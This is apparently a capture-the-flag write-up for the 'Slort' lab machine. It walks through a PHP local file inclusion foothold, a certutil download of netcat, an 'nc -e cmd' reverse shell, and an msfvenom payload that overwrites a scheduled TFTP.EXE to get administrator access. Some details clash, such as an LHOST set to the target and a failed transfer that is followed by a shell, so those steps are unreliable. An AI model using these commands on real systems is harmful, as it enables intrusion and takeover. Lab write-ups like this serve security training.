Slort (Finish manual access log injection)

Nmap

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   NCP, NULL, SIPOptions, SMBProgNeg:
|_    Host '192.168.49.71' is not allowed to connect to this MariaDB server
4443/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.71.53:4443/dashboard/
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
8080/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.71.53:8080/dashboard/
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-25T00:57:35
|_  start_date: N/A
|_clock-skew: -21s
```

Web eumeration

We find a username on the phpinfo page along with a logon server

HOMEPATH	\Users\rupert


LOGONSERVER	\\SLORT

Gobuster

```
┌──(root㉿kali)-[~/pg/practice/Slort]
└─# gobuster dir -u http://192.168.71.53:4443/ -w
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -o slort.log
```

We find the site page

```
/img                  (Status: 301) [Size: 343] [-->
http://192.168.71.53:4443/img/]
/site                 (Status: 301) [Size: 344] [-->
http://192.168.71.53:4443/site/]
/examples             (Status: 503) [Size: 1059]
/licenses             (Status: 403) [Size: 1204]
/dashboard            (Status: 301) [Size: 349] [-->
http://192.168.71.53:4443/dashboard/]
/%20                  (Status: 403) [Size: 1045]
```



Potential users

```
Richard Wilson
Craig Davidson
Jane Simpson
Rupert
```

Foothold

We can do LFI to apache access log. We will both exploit it with an automatic LFI explotation tool and the manual way

https://www.hackingarticles.in/apache-log-poisoning-through-lfi/

https://github.com/D35m0nd142/LFISuite

Vulnerable injection point

http://192.168.71.53:4443/site/index.php?page='

```
[*] Trying to exploit php://input wrapper on 'http://192.168.71.53:4443/site/index.php?page='..

[+] The website seems to be vulnerable. Opening a Shell..

[+] OS: Windows

[If you want to send PHP commands rather than system commands add php:// before them (ex: php:// fwrite(fopen('a.txt','w'),"content");]

slort\rupert@192.168.71.53:4443:C:\xampp\htdocs\site$ ls

slort\rupert@192.168.71.53:4443:C:\xampp\htdocs\site$ dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\xampp\htdocs\site

08/31/2020  06:47 AM    <DIR>          .
08/31/2020  06:47 AM    <DIR>          ..
06/12/2020  07:45 AM            15,439 about.php
06/12/2020  07:45 AM             8,984 contact.php
06/12/2020  07:45 AM    <DIR>          css
06/12/2020  07:45 AM    <DIR>          fonts
06/12/2020  07:45 AM    <DIR>          images
06/12/2020  07:45 AM               208 index.php
06/12/2020  07:45 AM    <DIR>          js
06/12/2020  07:45 AM            17,128 LICENSE.txt
06/12/2020  07:45 AM            12,541 main.php
06/12/2020  07:45 AM            11,865 portfolio.php
06/12/2020  07:45 AM               781 README.txt
06/12/2020  07:45 AM    <DIR>          sass
06/12/2020  07:45 AM            11,819 services.php
               8 File(s)         78,765 bytes
               7 Dir(s)  27,733,225,472 bytes free
```

Uploading netcat for a stable shell.

```
slort\rupert@192.168.71.53:4443:C:\xampp\htdocs\site$ certutil.exe -urlcache -f http://192.168.49.71/nc.exe nc.exe

slort\rupert@192.168.71.53:4443:C:\xampp\htdocs\site$ dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\xampp\htdocs\site

10/24/2022  07:12 PM    <DIR>          .
10/24/2022  07:12 PM    <DIR>          ..
06/12/2020  07:45 AM            15,439 about.php
06/12/2020  07:45 AM             8,984 contact.php
06/12/2020  07:45 AM    <DIR>          css
06/12/2020  07:45 AM    <DIR>          fonts
06/12/2020  07:45 AM    <DIR>          images
06/12/2020  07:45 AM               208 index.php
06/12/2020  07:45 AM    <DIR>          js
06/12/2020  07:45 AM            17,128 LICENSE.txt
06/12/2020  07:45 AM            12,541 main.php
10/24/2022  07:12 PM            36,528 nc.exe
06/12/2020  07:45 AM            11,865 portfolio.php
06/12/2020  07:45 AM               781 README.txt
06/12/2020  07:45 AM    <DIR>          sass
06/12/2020  07:45 AM            11,819 services.php
10/24/2022  07:10 PM            73,802 shell.exe
              10 File(s)        189,095 bytes
               7 Dir(s)  27,731,685,376 bytes free

slort\rupert@192.168.71.53:4443:C:\xampp\htdocs\site$ nc.exe 192.168.49.71 443 -e cmd
```

```
dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Users\rupert\Desktop

05/04/2022  01:53 AM    <DIR>          .
05/04/2022  01:53 AM    <DIR>          ..
10/24/2022  05:56 PM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)  27,731,677,184 bytes free

type local.txt
type local.txt
```

Privesc

We find and intresting info.txt file within C:\Backups

```
 Directory of C:\Backup

07/20/2020  07:08 AM    <DIR>          .
07/20/2020  07:08 AM    <DIR>          ..
06/12/2020  07:45 AM            11,304 backup.txt
06/12/2020  07:45 AM                73 info.txt
10/24/2022  07:33 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  27,731,501,056 bytes free
```

```
type info.txt
Run every 5 minutes:
```

```
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

It runs TFTP.EXE every 5 minutes, we can create a reverse shell and overwrite the file.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.71.53 LPORT=443 -f exe -o
TFTP.EXE
```

Using certutil to transfer our reverse shell

```
certutil.exe -urlcache -f http://192.168.49.71/TFTP.EXE TFTP.EXE
```

```
certutil.exe -urlcache -f http://192.168.49.71/TFTP.EXE TFTP.EXE
****  Online  ****


CertUtil: -URLCache command FAILED: 0x80072efd (WinHttp: 12029 ERROR_WINHTTP_CANNOT_CONNECT)
CertUtil: A connection with the server could not be established
```

Set up our listener and wait five minutes.

```
┌──(root㉿kali)-[~/pg/practice/Slort]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.71] from (UNKNOWN) [192.168.71.53] 50724
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator
```